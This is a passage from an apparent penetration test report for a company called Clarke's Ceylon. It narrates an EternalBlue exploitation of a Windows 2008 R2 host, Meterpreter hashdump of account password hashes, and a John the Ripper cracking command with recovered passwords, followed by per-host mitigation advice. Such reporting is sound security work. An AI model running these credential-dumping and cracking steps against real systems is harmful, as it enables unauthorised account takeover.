
The Server Message Block (SMB) protocol issue in Microsoft is exploited by the EternalBlue (MS17-010) vulnerability. Attackers can run arbitrary code on the victim machine because to this vulnerability. The system running Windows Server 2008 R2 Enterprise, Service Pack 1 is the target of the exploit in this scenario since it is susceptible to this vulnerability

4. Fourth Step



This screenshot seems to depict a Meterpreter session collecting data from a hacked system. System information such as the architecture (x64), domain/workgroup status, and OS version (Windows 2008 R2) may be obtained with the sysinfo command. The hash dump command retrieves the password hashes for all system user accounts, including Administrator and other staff accounts. This usually takes place during an ethical hacking or penetration testing exercise's post-exploitation phase.

5. Final Step



This screenshot demonstrates how to use the John the Ripper program on a Parrot Security operating system to crack a password. The program is trying to crack NTLM password hashes from a file called pass, as indicated by the command sudo john --format=NT pass. It employs a variety of strategies, including incremental mode, wordlists (/usr/share/john/password.lst), and single rules. The recovered passwords for certain user accounts, including "flowers" and "horse," are shown. Usually, penetration testing includes this step to determine how strong a password is.

Mitigation

172.168.0.38

To improve security and address vulnerabilities, Microsoft has provided important updates and patches for several Windows editions, including Vista, 7, 8.1, 10, and others. Updates to approved versions are recommended for users of older, unsupported systems, such as Windows 2003 and XP. SMBv1 is also deprecated because of security threats, and Microsoft advises turning it off. By blocking SMB-related ports (TCP 445, 137, 139, and UDP 137, 138), users can further safeguard networks.

Patches for systems like Vista, 7, 2008, and 2008 R2, as well as more recent versions like Windows 8.1, RT 8.1, and 2012 R2, are available for mixed-medium security issues. Additionally, it is advised to switch to SSH, which offers encrypted and secure connections, and stop the Telnet service, which is regarded as unsafe. Enforcing message signing in the host setup is an additional crucial step. To do this, enable the policy setting "Microsoft network server: Digitally sign communications (always)" on Windows computers. For Samba users, enable the setting "server signing" to safeguard network communications against manipulation or unwanted access.

Additionally, Microsoft recommends that users filter outbound ICMP timestamp answers (14) and ICMP timestamp queries (13) in order to reduce the possibility of reconnaissance attacks that could reveal system vulnerabilities to attackers. These actions are a component of a larger initiative to improve Windows systems' security posture, guaranteeing that both contemporary and legacy settings are protected from new threats. Applying these patches, updating unsupported systems, and adhering to certain recommended practices will help users keep their computer environment safe and drastically lower the risk of cyberattacks.

172.168.0.33

Several proactive steps are suggested to improve the security of systems and applications. Applications that use medium-strength ciphers for encryption should first, if at all feasible, be redesigned to avoid utilizing these weaker ciphers. Due to their increased vulnerability to contemporary cryptographic attacks, medium-strength ciphers should be replaced with stronger ones to protect data confidentiality and integrity. The system's overall resistance to such intrusions is increased by ensuring strong encryption methods.

Additionally, using the right SSL certificates is essential to protecting client-server connections. In addition to enhancing credibility and trust, acquiring or creating legitimate SSL certificates stops hackers from posing as services or stealing private information. Services without active SSL certificates run the danger of being compromised, putting users and data at risk.

The absence of required signature poses a serious security concern for distant SMB servers. If signing is not enabled, unauthenticated attackers may be able to perform man-in-the-middle attacks by intercepting or altering data between clients and servers. By ensuring that all communications are verified, SMB signing greatly lowers the possibility of data tampering and illegal access.

Finally, setting up Network Level Authentication (NLA) on distant RDP servers is a crucial step in improving the security of remote access. In order to limit the attack surface for unauthorized users, NLA

requires users to authenticate before connecting to the server. The "Remote" tab in the Windows "System" settings is usually where you may enable this item. Enabling NLA gives the system an additional degree of security by ensuring that only authorized users may start remote desktop connections.

172.168.0.34

Several crucial steps should be taken to improve system security. Reconfiguring applications that employ medium-strength ciphers to use stronger encryption would lessen their susceptibility to cryptographic assaults. To protect services, appropriate SSL certificates should be created or bought, guaranteeing authentication and data integrity.

Enforcing message signing is crucial for SMB services in order to guard against man-in-the-middle attacks and manipulation. Samba use the "server signing" setting, whereas Windows requires turning on the "Microsoft network server: Digitally sign communications (always)" policy. Furthermore, secure connection utilizing contemporary protocols is ensured by updating to TLS 1.2 and 1.3 while turning off out-of-date versions like TLS 1.0 and 1.1.

Last but not least, by requiring user verification prior to connection establishment, Network Level verification (NLA) on remote desktop servers improves access control. This may be set up in Windows' "System" settings under the "Remote" tab. Together, these actions strengthen the system's resistance against cyber-attacks.

172.168.0.32

It is advised to take certain steps in order to resolve significant and medium-level security vulnerabilities. First, switching to a supported operating system or service pack is crucial for serious problems. Unsupported systems are extremely susceptible to exploitation as they are no longer patched or updated for security flaws. Making the switch to a supported version guarantees that the system will receive the most recent security updates and safeguards.

Enforcing message signing in the host setup is an essential step to improve communication security for medium-level threats. All sent data is verified and shielded from manipulation or unwanted access thanks to message signing. This may be set up on Windows computers by turning on the "Microsoft network server: Digitally sign communications (always)" policy setting. The "server signing" setting is the corresponding settings for Samba-using computers. By putting these adjustments into practice, the likelihood of man-in-the-middle attacks is greatly decreased, and communications are made more secure.

Conclusion

According to Clarke's Ceylon penetration test, there are serious weaknesses that might jeopardise the security of the company. It is essential to execute the suggested security measures right away in order to reduce these threats and improve its security posture. Clarke's Ceylon may greatly lower its vulnerability to cyberthreats and protect its priceless assets by fixing these weaknesses. Additionally, to maintain a strong security posture in the always shifting threat landscape, frequent security assessments and continuous security monitoring are crucial.

References

- http://www.nessus.org/u?f1d70f2a
- https://support.microsoft.com/en-us/lifecycle
- http://www.nessus.org/u?68fc8eff
- http://www.nessus.org/u?321523eb
- http://www.nessus.org/u?065561d0
- http://www.nessus.org/u?d9f569cf
- https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/
- http://www.nessus.org/u?b9d9ebf9
- http://www.nessus.org/u?8dcab5e4
- http://www.nessus.org/u?234f8ef8
- http://www.nessus.org/u?4c7e0cf3
- https://github.com/stamparm/EternalRocks/
- http://www.nessus.org/u?59db5b5b
- http://www.nessus.org/u?52ade1e9
- http://badlock.org/